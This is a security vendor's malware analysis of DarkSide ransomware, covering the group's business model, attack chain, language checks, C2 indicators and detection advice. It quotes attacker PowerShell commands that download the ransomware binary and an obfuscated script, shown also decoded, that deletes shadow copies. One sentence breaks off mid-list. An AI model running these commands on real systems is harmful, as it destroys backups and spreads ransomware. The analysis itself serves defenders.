

Cybereason vs. DarkSide Ransomware

By Cybereason Nocturnus


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DarkSide is a relatively new ransomware strain that made its first appearance in August 2020. DarkSide follows the RaaS (ransomware-as-a-service) model, and, according to Hack Forums, the DarkSide team recently made an announcement that DarkSide 2.0 has been released. According to the group, it is equipped with the [fastest encryption speed on the market](#), and even includes Windows and Linux versions.

The team is very active on hack forums and keeps its customers updated with news related to the ransomware. In an effort to grow and expand their operations, the group has started an [affiliates program](#) for potential users.


Like many other ransomware variants, DarkSide follows the [double extortion trend](#), which means the threat actors not only encrypt the user's data, but first exfiltrate the data and threaten to make it public if the ransom demand is not paid. This technique effectively renders the strategy of backing up data as a precaution against a ransomware attack moot.

DarkSide is observed being used against targets in English-speaking countries, and appears to avoid targets in countries associated with former Soviet Bloc nations. The ransom demand ranges between US\$200,000 to \$2,000,000, and according to their website, the group has published stolen data from more than 40 victims, which is estimated to be just a fraction of the overall number of victims:



DarkSide Leaks website

Unlike many ransomware variants such as Maze, which was employed to successfully attack [suburban Washington schools](#), the group behind DarkSide appears to have a code of conduct that prohibits attacks against hospitals, hospices, schools, universities, non-profit organizations, and government agencies:



One of the rules of the affiliates program - prohibited sectors to attack

Key details

- **Emerging Threat:** In a short amount of time, the DarkSide group has established a reputation for being a very “professional” and “organized” group that has potentially generated millions of dollars in profits from the ransomware.
- **High Severity:** The Cybereason Nocturnus Team assesses the threat level as HIGH given the destructive potential of the attacks.
- **Human Operated Attack:** Prior to the deployment of the ransomware, the attackers attempt to infiltrate and move laterally throughout the organization, carrying out a fully-developed attack operation.
- **Aiming Towards the DC:** The DarkSide group is targeting domain controllers (DCs), which puts targets and the whole network environment at great risk.
- **Detected and Prevented:** [The Cybereason Defense Platform](#) fully detects and prevents the DarkSide ransomware.



Cybereason Blocks DarkSide Ransomware

The DarkSide group is a relatively new player in the game of ransomware. Despite being a new group, though, the DarkSide team has already built itself quite a reputation for making their operations more professional and organized. The group has a phone number and even a help desk to facilitate negotiations with victims, and they are making a great effort at collecting information about their victims - not just technical information about their environment, but more general information about the company itself, like the organization's size and estimated revenue.

By collecting information about the victims, the group is making sure the ransomware is only used against the "right targets." The group claims they only target large, profitable companies in their ransomware attacks, and claim to have extorted millions of dollars from companies in an effort to "make the world a better place." [The group even wrote](#) in a forum that "some of the money the companies have paid will go to charity... No matter how bad you think our work is, we are pleased to know that we helped change someone's life. Today we send (sic) the first donations."



The Water Project Receipt

PO Box 3353
Concord, NH, 03302
United States of America
Tax ID #: 26-145 [REDACTED]
DATE: Tue Oct 13 2020 15:20

Your Tax Receipt

TRANSACTION ID:
[REDACTED]4e15c94472e8e37c9b3a95e5135320e44e563c85379800

ITEM: Online Cryptocurrency Donation

QTY: 0.88 BTC

FOR YOUR TAX PURPOSES: Your donation is tax deductible to the extent allowed by law. Please save this letter for your tax records as confirmation of your donation. No goods or services were provided in exchange for this donation. If you have any questions, please email info@thegivingblock.com.



Children International Receipt

2000 E. Red Bridge Road
Kansas City, MO, 64131
United States of America
Tax ID #: 44-600 [REDACTED]
DATE: Tue Oct 13 2020 15:11

Your Tax Receipt

TRANSACTION ID:
[REDACTED]9d2f5697d1998152c9e987279e916b60a6dfa1909bf82d

ITEM: Online Cryptocurrency Donation

QTY: 0.88 BTC

[The attackers posted tax receipts for their donations](#)

The Darkside group has reportedly tried to donate around \$20,000 in stolen bitcoin to different charities, but the charities refused to accept the funds because of the source.

Breaking Down the Attack

Downloading the Ransomware

After gaining an initial foothold in the network, the attackers start to collect information about the environment and the company. If it turns out that the potential target is on the attacker's list of prohibited organizations to attack (ie: hospitals,


```
powershell -Command "(New-Object Net.WebClient).DownloadFile('\<Machine name>\db\update.exe', 'C:\Windows\update.exe')"
```

The PowerShell command


executed on the DC

The attackers also create a shared folder using the company’s name on the DC itself, and copies the DarkSide binary. Later in the attack, after all data has been exfiltrated, the attackers use bitsadmin.exe to distribute the ransomware binary from the shared folder to other assets in the environment in order to maximize the damage:


```
powershell -Command "(New-Object Net.WebClient).DownloadFile('\<Company name>\Netlogon\Update\update.exe', 'C:\Windows\update.exe')"
```

Downloading the DarkSide ransomware binary from a remote machine using shared folders

In order to execute the ransomware on the DC, the attackers create a scheduled task called “Test1” that is configured to execute the ransomware:



Execution of the DarkSide ransomware via a scheduled task



The scheduled task \Test1, used to run the ransomware on

the DC

DarkSide Analysis

When the DarkSide ransomware first executes on the infected host, it checks the language on the system, using `GetSystemDefaultUILanguage()` and `GetUserDefaultLangID()` functions to avoid systems located in the former Soviet Bloc countries from being encrypted:

```

• 001E4819 53          push ebx
• 001E481A BB 01000000 mov ebx,1
• 001E481F FF15 920D1F00 call dword ptr ds:[<&GetSystemDefaultUILanguage> ]
• 001E4825 8BF0       mov esi,eax
• 001E4827 FF15 8E0D1F00 call dword ptr ds:[<&GetUserDefaultLangID> ]
• 001E482D 8BF8       mov edi,eax
• 001E482F C1E3 0A    shl ebx,A
• 001E4832 80F3 01    xor bl,1
• 001E4835 C0E3 04    shl bl,4
• 001E4838 80F3 09    xor bl,9
• 001E483B 66:3BDE   cmp bx,si
• 001E483E ✓ 74 05     je dsransom.1E4845
• 001E4840 66:3BDF   cmp bx,di
• 001E4843 ✓ 75 05     jne dsransom.1E484A
• 001E4845 ✓ E9 15010000 jmp dsransom.1E495F
• 001E484A 80F3 3B    xor bl,3B
• 001E484D 66:3BDE   cmp bx,si
• 001E4850 ✓ 74 05     je dsransom.1E4857
• 001E4852 66:3BDF   cmp bx,di
• 001E4855 ✓ 75 05     jne dsransom.1E485C
• 001E4857 ✓ E9 03010000 jmp dsransom.1E495F
• 001E485C FEC3       inc bl
• 001E485E 66:3BDE   cmp bx,si
• 001E4861 ✓ 74 05     je dsransom.1E4868
• 001E4863 66:3BDF   cmp bx,di
    
```

bx=419 L'Й'
si=409 L'љ'

Debugging the ransomware - checking if the installed language is Russian (419)

The malware doesn't encrypt files on systems with the following languages installed:

Russian - 419	Azerbaijani (Latin) - 42C	Uzbek (Latin) - 443	Uzbek (Cyrillic) - 843
Ukranian - 422	Georgian - 437	Tatar - 444	Arabic (Syria) - 2801
Belarusian - 423	Kazakh - 43F	Romanian (Moldova) - 818	
Tajik - 428	Kyrgyz (Cyrillic) - 440	Russian (Moldova) - 819	
Armenian - 42B	Turkmen - 442	Azerbaijani (Cyrillic) - 82C	

DarkSide then proceeds to stop the following services related to security and backup solutions:

vss	sql	svc	memtas
mepocs	sophos	veeam	backup

<pre> push eax push dword ptr ds:[60910] call dsransom.51472 cmp byte ptr ds:[607F1],0 je dsransom.52AFB lea eax,dword ptr ds:[ebx+36E8] push eax call dsransom.52BFD mov esi,eax push esi push 8 push dword ptr ds:[60A9E] call dword ptr ds:[<&RtlAllocateHeap>] mov dword ptr ds:[60914],eax push esi lea eax,dword ptr ds:[ebx+36E8] push eax push dword ptr ds:[60914] call dsransom.51472 cmp byte ptr ds:[607F7],0 je dsransom.52B39 lea eax,dword ptr ds:[ebx+3EB8] push eax call dsransom.52BFD </pre>	<pre> 00060910:&L"sqli" ebx+36E8:L"vss" ebx+36E8:L"vss" ebx+3EB8:L"catsdegree.com" </pre>
---	--

Debugging the ransomware - stopping services, and creates connection to the hardcoded C2

It then creates a connection to its C2 (command and control) server, and in different samples analyzed, the attackers use the following domains and IPs:

198.54.117[.]200	
198.54.117[.]198	temisleys[.]com
198.54.117[.]199	catsdegree[.]com
198.54.117[.]197	

After uninstalling the Volume Shadow Copy Service (VSS), DarkSide then deletes the shadow copies by launching an obfuscated PowerShell script that uses WMI to delete them:

```

011E5179 6A 00 push 0
011E517B 6A 00 push 0
011E517D 68 EAB51E01 push dsransom.11EB5EA 11EB5EA:L"powershell -ep bypass -c
011E5182 6A 00 push 0
011E5184 FF15 6E0D1F01 call dword ptr ds:[<&CreateProcessw>]
011E518A FF73 FC push dword ptr ds:[ebx-4]
        
```

"powershell -ep bypass -c \"(0..61)|%{\$s+= [char][byte]('0x'+ '4765742d576d694f626a6563742057696e33325f536861646f77636f7079207c20466f724

517D dsransom.exe: \$517D #457D

Debugging the ransomware - creating a PowerShell process

```

powershell -ep bypass -c "(0..61)|%{$s+= [char][byte]( '0x'+ '47
65742D576D694F626A6563742057696E33325F536861646F
77636F7079207C20466F72456163682D4F626A656374207B
245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"
        
```

The PowerShell

commands as shown in the Cybereason defence platform

The de-obfuscated PowerShell script:

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```


The malware then enumerates the running processes and terminates different processes to unlock their files so it can both steal related information stored in the files and encrypt them.

DarkSide creates a unique User_ID string for the victim, and adds it to the encrypted files extension as follows: <File_name>.{userid}. In addition, the malware also changes the icons for the encrypted files and changes the background of the desktop:



Background set by DarkSide

And, of course, it leaves a ransom note: "README.{userid}.TXT":




DarkSide ransom note

Cybereason Detection and Prevention

The Cybereason Defense Platform is able to prevent the execution of the DarkSide Ransomware using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and next-gen antivirus (NGAV) capabilities. Additionally, when the Anti-Ransomware feature is enabled, behavioral detection techniques in the platform are able to detect and prevent any attempt to encrypt files and generates a Malop™ for it:




Malop for DarkSide ransomware as shown in the Cybereason Defence Platform





Malop for DarkSide ransomware as shown in the Cybereason Defence Platform

Using the Anti-Malware feature with the right configurations (listed in the recommendations below), the [Cybereason Defense Platform](#) will also detect and prevent the execution of the ransomware and ensure that it cannot encrypt targeted files. The prevention is based on machine learning, which blocks both known and unknown malware variants:



Prevention alert of DarkSide ransomware as shown in the Cybereason Defence Platform



Cybereason user notification for preventing the execution of DarkSide

Security Recommendations

- **Enable the Anti-Ransomware Feature on Cybereason NGAV:** Set Cybereason Anti-Ransomware protection mode to *Prevent* - [more information for customers can be found here](#)
- **Enable Anti-Malware Feature on Cybereason NGAV:** Set Cybereason Anti-Malware mode to *Prevent* and set the detection mode to *Moderate* and above - [more information can be found here](#)
- **Keep Systems Fully Patched:** Make sure your systems are patched in order to mitigate vulnerabilities
- **Regularly Backup Files to a Remote Server:** Restoring your files from a backup is the fastest way to regain access to your data
- **Use Security Solutions:** Protect your environment using organizational firewalls, proxies, web filtering, and mail filtering

MITRE ATT&CK TECHNIQUES

Lateral Movement	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Command and Control	Impact
Taint Shared Content	Command and Scripting Interpreter: PowerShell	Scheduled Task/Job	Deobfuscate / Decode Files or Information	Credentials from Password Stores	Account Discovery	Commonly Used Port	Data Encrypted for Impact
			Masquerading		System Information Discovery	Remote File Copy	Service Stop
					File and Directory Discovery	Standard Application Layer Protocol	
					Process Discovery	Ingress Tool Transfer	

Lior Rochberger



Lior is a senior threat researcher at Cybereason, focusing on threat hunting and malware research. Lior began her career as a team leader in the security operations center in the Israeli Air Force, where she mostly focused on incident response and malware analysis.



About the Author

Cybereason Nocturnus



The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

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